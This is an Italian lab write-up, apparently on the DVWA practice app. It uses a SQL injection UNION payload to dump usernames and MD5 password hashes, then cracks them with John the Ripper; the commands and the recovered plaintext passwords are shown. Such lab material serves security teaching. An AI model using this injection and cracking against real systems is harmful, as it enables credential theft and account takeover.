
Password Craking

In questo caso useremo Jack the Ripper: un tool per il cracking delle password che sfrutta un metodono basato sul Dizionario e dispone di diversi metodi di cifratura (MD5, BSDI, etc) e supporta anche la ricerca di password AFS\Windows .

Qui possiamo vedere gli User con le relative password crittografate in md5

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users#
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users#
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users#
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users#
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users#
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Per prima cosa abbiamo creato un file di testo con all'interno l'Username e la password md5, così da poterlo recuperare come file di lettura.



Una volta creato il documento avvieremo il nostro Tool scrivendo **John –format=raw-md5 –llNostroFile.txt**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 -- papera.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 9 candidates buffered for the current salt, minimum 12 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (admin)
abc123           (Gordon)
letmein          (Pablo)
Proceeding with incremental:ASCII
charley          (Hack)
4g 0:00:00:00 DONE 3/3 (2022-11-30 03:22) 10.52g/s 478063p/s 478063c/s 507257C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --show -- papera.txt
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein

4 password hashes cracked, 0 left
```

Se poi volessimo revisionare le password appena “cifrate” potremmo utilizzare **John –format=raw-md5 –show -- llNostroFile.txt**